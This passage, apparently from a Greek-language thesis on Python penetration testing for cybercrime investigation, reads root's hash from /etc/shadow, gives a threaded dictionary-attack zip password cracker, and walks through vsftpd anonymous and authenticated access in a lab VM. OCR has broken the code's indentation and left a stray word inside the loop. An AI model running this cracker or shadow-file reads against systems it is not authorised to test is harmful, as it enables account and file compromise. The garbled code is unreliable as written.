
Να σημειωθεί ότι όπως παρατηρούμε,μπορούμε να crackαρουμε τον κωδικό ενός χρήστη(victim) αλλά όχι τον κωδικό για τον διαχειριστή(root) του συστήματος.

Στα σύγχρονα πλέον λειτουργικά συστήματα,το αρχείο /etc/shadow χρησιμοποιείται για την αποθήκευση των κατακερματισμένων κωδικών και παρέχει την δυνατότητα χρήσης περισσότερων αλγορίθμων προστασίας.Όπως φαίνεται στο ακόλουθο στιγμιότυπο όπου χρησιμοποιείται ο SHA-512 αλγόριθμος που μας εμφανίζει τον κωδικό για τον διαχειριστή(σημειώνεται ότι πρέπει να έχουμε τα δικαιώματα διαχειριστή στη κονσόλα για να τρέξουμε την εντολή με **sudo** cat /etc/shadow | grep root).



3.4 Cracking ενός κωδικού Zip_αρχείου

Ας ξεκινήσουμε να αναπτύσουμε τον κώδικα κατανοώντας αρχικά την λειτουργία της zipfile βιβλιοθήκης μέσω της εντολής κονσόλας >>>help ('zipfile') και να μελετήσουμε την κλάση ZipFile όπως με τη μέθοδο extractall().Η συγκεκριμένη κλάση και μέθοδος μπορούν να φανούν χρήσιμες για να γράψουμε το πρόγραμμα με το οποίο θα crackαρουμε τον κωδικό για ένα zip_αρχείο.Το στιγμιότυπο κονσόλας με τις πληροφορίες για την βιβλιοθήκη φαίνεται στην ακόλουθη εικόνα




Σε αυτό το σημείο θα γράψουμε ένα στιγμιότυπο κώδικα μέσω του οποίου αποσυμπιέζουμε ένα προστατευμένο με κωδικό “secret” συμπιεσμένο αρχείο ονόματι “evil” με την χρήση της zipfile βιβλιοθήκης.Ο κώδικας που παρατίθεται,περιέχεται στο αρχείο **Unzip.py**

import zipfile

zFile = zipfile.ZipFile("evil.zip")
zFile.extractall(pwd="secret")


Στη συνέχεια θα ελέγξουμε αν δουλεύει σωστά το στιγμιότυπο κώδικα μέσω της κονσόλας σύμφωνα με τις εντολές όπως φαίνεται ακολούθως.Να σημειωθεί ότι με τον παραπάνω κώδικα δημιουργείται ένας φάκελος με την ίδια ονομασία με το συμπιεσμένο αρχείο,με το περιεχόμενο αυτού.



Στην περίπτωση που προσπαθήσουμε να αποσυμπιέσουμε το αρχείο με έναν διαφορετικό κωδικό,δημιουργούμε ένα στιγμιότυπο κώδικα εξαίρεσης με ανάλογο μήνυμα για λάθος κωδικό(παρέχεται και στο αρχείο **Fail_Unzip.py**)

```
import zipfile

zFile = zipfile.ZipFile("evil.zip")
try:
    zFile.extractall(pwd="oranges")

except Exception,e:
    print e
```

Εφόσον τρέξουμε τον παραπάνω κώδικα στην προσπάθεια αποσυμπίεσης του αρχείου,θα μας εμφανίσει το ανάλογο μήνυμα όπως φαίνεται στο ακόλουθο στιγμιότυπο.




Σε αυτό το σημείο θα αναπτύξουμε κώδικα ο οποίος θα σαρώνει το αρχείο **dictionary.txt** που χρησιμοποιήσαμε πιο πάνω,και συνδυαστικά σε σχέση με το συμπιεσμένο αρχείο που έχουμε **evil.zip**,θα μας επιστρέφει τον κωδικό και θα αποσυμπιέζει το αρχείο.(Ο κώδικας περιέχεται στο αρχείο **Zip_File_Password_Cracker.py** που παρέχεται μαζί με τους υπόλοιπους στον χρήστη)

```
import zipfile
import optparse
from threading import Thread

def extractFile(zFile, password):
        try:
                zFile.extractall(pwd=password)
                print '[+] Found password ' + password + '\n'
        except:
                pass
def main():
parser = optparse.OptionParser("usage%prog "+\
"-f <zipfile> -d <dictionary>")
parser.add_option('-f', dest='zname', type='string', \
help='specify zip file')
parser.add_option('-d', dest='dname', type='string', \
help='specify dictionary file')
(options, args) = parser.parse_args()
```

```
if (options.zname == None) | (options.dname == None):
print parser.usage
exit(0)
else:
zname = options.zname
dname = options.dname
zFile = zipfile.ZipFile(zname)
passFile = open(dname)
for line in passFile.readlines():
References
password = line.strip('\n')
t = Thread(target=extractFile, args=(zFile, password))
t.start()
if __name__ == '__main__':
main()
```

Το ακόλουθο στιγμιότυπο κονσόλας εμφανίζει τον κωδικό του προστατευόμενου συμπιεσμένου αρχείου όταν τρέξουμε την κατάλληλη συνδυαστική εντολή και αποσυμπιέζει το αρχείο.



Το συγκεκριμένο λογισμικό μπορεί να χρησιμοποιηθεί από την δίωξη ηλεκτρονικού εγκλήματος σε περίπτωση διακίνησης ύποπτων συμπιεσμένων δεδομένων μέσω του διαδικτύου με περιεχόμενο βίας,πορνογραφίας ή εγγράφων εγκληματικών οργανώσεων τα οποία ως συνήθως στέλνονται προστατευμένα με κάποιον κωδικό.

3.5 Δοκιμή διείσδυσης με τη χρήση της Python

Στη συγκεκριμένη ενότητα θα αναπτυχθούν λογισμικά τα οποία έχουν ως στόχο επιθέσεις με την χρήση της γλώσσας προγραματισμού Python για δοκιμή διείσδυσης σε υπολογιστικά συστήματα κάτι το οποίο θεωρούμε ότι μπορεί να φανεί ιδιαίτερα χρήσιμο στη δίωξη ηλεκτρονικού εγκλήματος για εξιχνιάσεις υποθέσεων.Στις ενότητες που ακολουθούν θα παρουσιαστούν και θα αναλυθούν κώδικες που αφορούν την κατασκευή ενός ανιχνευτή πόρτας δικτύου,ενός SSH δικτύου καθώς και τεχνικές μαζικής εξιχνίασης μέσω FTP πρωτοκόλλου.

3.5.1 Κατασκευή και σύνδεση σε έναν FTP server

Το πρωτόκολλο μετάδοσης δεδομένων(FTP) είναι ένα TCP πρωτόκολλο για μεταφόρτωση αρχείων μεταξύ 2 ή περισσότερων υπολογιστών.Παλιότερα,μπορούσε να χρησιμοποιηθεί και για την πιστοποίηση δεδομένων,αλλά λόγω του ότι δεν περιελάμβανε μέθοδο κρυπτογράφησης,τα πιστοποιητικά του χρήστη καθώς και τα μεταφερόμενα αρχεία μπορσούσαν εύκολα να κλαπούν.Η FTP λειτουγία βασίζεται στο client/server μοντέλο,όπου ο server ονομάζεται χαρακτηριστικά FTP daemon και “ακούει” όσο λειτουργεί FTP αιτήματα από μακρινούς clients. Όταν ένα αίτημα παραλαμβάνεται,ο server διαχειρίζεται την ταυτότητα του αποστολέα και διευθετεί τη σύνδεση,κατά την διάρκεια των οποίων εξάγει οποιαδήποτε εντολή αποσταλεί από τον FTP client.

Όπως θα δούμε και παρακάτω, η πρόσβαση σε έναν FTP server μπορεί να γίνει με 2 τρόπους:

1.Ανώνυμα

2.Πιστοποιημένα


Στην περίπτωση της ανώνυμης πρόσβασης,οι απομακρυσμένοι clients μπορούν να συνδεθούν σε έναν FTP server με την χρήση ονόματος χρήστη “anonymous” και χωρίς κωδικό πρόσβασης.Αντίθετα,στην περίπτωση πιστοποιημένης πρόσβασης ο client για να συνδεθεί θα πρέπει να διαθέτει ένα όνομα χρήστη και έναν κωδικό πρόσβασης.**Αυτή η περίπτωση είναι ιδιαίτερα επικίνδυνη και δεν πρέπει να χρησιμοποιείται πέραν ειδικών περιπτώσεων.**

Εαν ο χρήστης θέλει να μεταφέρει δεδομένα με πιο ασφαλή τρόπο προτείνεται η χρήση του **SFTP** πρωτοκόλλου,όπου η άδεια πρόσβασης του χρήστη στα αρχεία και τους καταλόγους του FTP server καθορίζεται σύμφωνα με τον κωδικό πρόσβασης του χρήστη στο λειτουργικό σύστημα.

Ας δούμε τώρα πως ξεκινάμε την προετοιμασία σύνδεσης σε έναν FTP server,μέσω του λειτουργικού συστήματος Linux-Ubuntu που έχουμε στήσει σύμφωνα με τις παραπάνω οδηγίες(3.1).**Προσοχή: Ότι ακολουθήσει,καλό θα ήταν να δοκιμαστεί σε virtual λειτουργικό Linux και όχι σε native.**

1) Αρχικά,ανοίγουμε το **terminal** των **Ubuntu** και δίνουμε την εντολή **sudo apt-get install vsftpd** για την εγκατάσταση του FTP server

2) Εφόσον ολοκληρωθεί επιτυχώς το προηγούμενο βήμα,μεταβαίνουμε με την εντολή **cd /etc στον φάκελο /etc** και δημιουργούμε ένα αντίγραφο του αρχείου vsftp.conf σε κάποιον άλλο φάκελο δίνοντας την εντολή **sudo cp vsftpd.conf /home/....** .Ενεργοποιούμε τον FTP server με την εντολή **sudo service vsftpd restart** και δίνοντας και την εντολή **netstat -ant | grep 21** ελέγχουμε αν έχει ενεργοποιηθεί(21 είναι η πόρτα για FTP IP's)




Στην προηγούμενη εικόνα βλέπουμε ότι ο FTP server "ακούει" στην **IP 0.0.0.21** και η ανώνυμη πρόσβαση είναι ανέφικτη διότι ακόμα δεν έχουμε επεξεργαστεί το **vsftpd.conf**


3) Στη συνέχεια με την εντολή **sudo nano vsftd.conf** ξανανοίγουμε το αρχείο στην κονσόλα για να το επεξεργαστούμε.Εδώ μπορούμε να το επεξεργαστούμε σύμφωνα με τις 2 περιπτώσεις πρόσβασης που προείπαμε.

α) Ανώνυμη πρόσβαση

Αλλάζουμε το πεδίο **anonymous_enable** από **NO** σε **YES** για αποδοχή ανώνυμης πρόσβασης,**το local_enable** από **NO** σε **YES** για πρόσβαση στο **FTP localhost** και το πεδίο **write_enable** από **NO** σε **YES.**




Σώζουμε τις αλλαγές με **F3->Enter** και επιστρέφουμε στη command line με **Ctrl->X.**Επανεκκινούμε τον server με **sudo service restart** και μεταβαίνουμε στο **ftp localhost**




Παρατηρούμε ότι ο χρήστης ύστερα από τις αλλαγές στο vsftpd.conf,μπορεί να συνδεθεί πάνω στον server ανώνυμα και χωρίς κωδικό πρόσβασης

β) Πιστοποιημένη πρόσβαση(Δεν συνίσταται)


Δεν έχουμε παρά να ξανανοίξουμε το vsftpd.conf (sudo nano vsftpd.conf),να αλλάξουμε το πεδίο **anonymous_enable** από **YES** σε **NO** και να σώσουμε τις αλλαγές.Στην command




line επανεκκινούμε τον server(sudo service vsftpd restart) και να ανοίγουμε τον ftp localhost.Τώρα για να συνδεθούμε πάνω στον server πρέπει να δώσουμε το όνομα του χρήστη(στην προκειμένη περίπτωση tester) και τον κωδικό εισόδου στο λειτουργικό σύστημα(στο συγκεκριμένο terminal δεν εμφανίζεται στο πεδίο του password τι πληκτρολογούμε όπως δείχνει η παρακάτω εικόνα,αλλά αν το username και ο password ταιριάζουν με του διαχειριστή,η σύνδεση είναι επιτυχής)



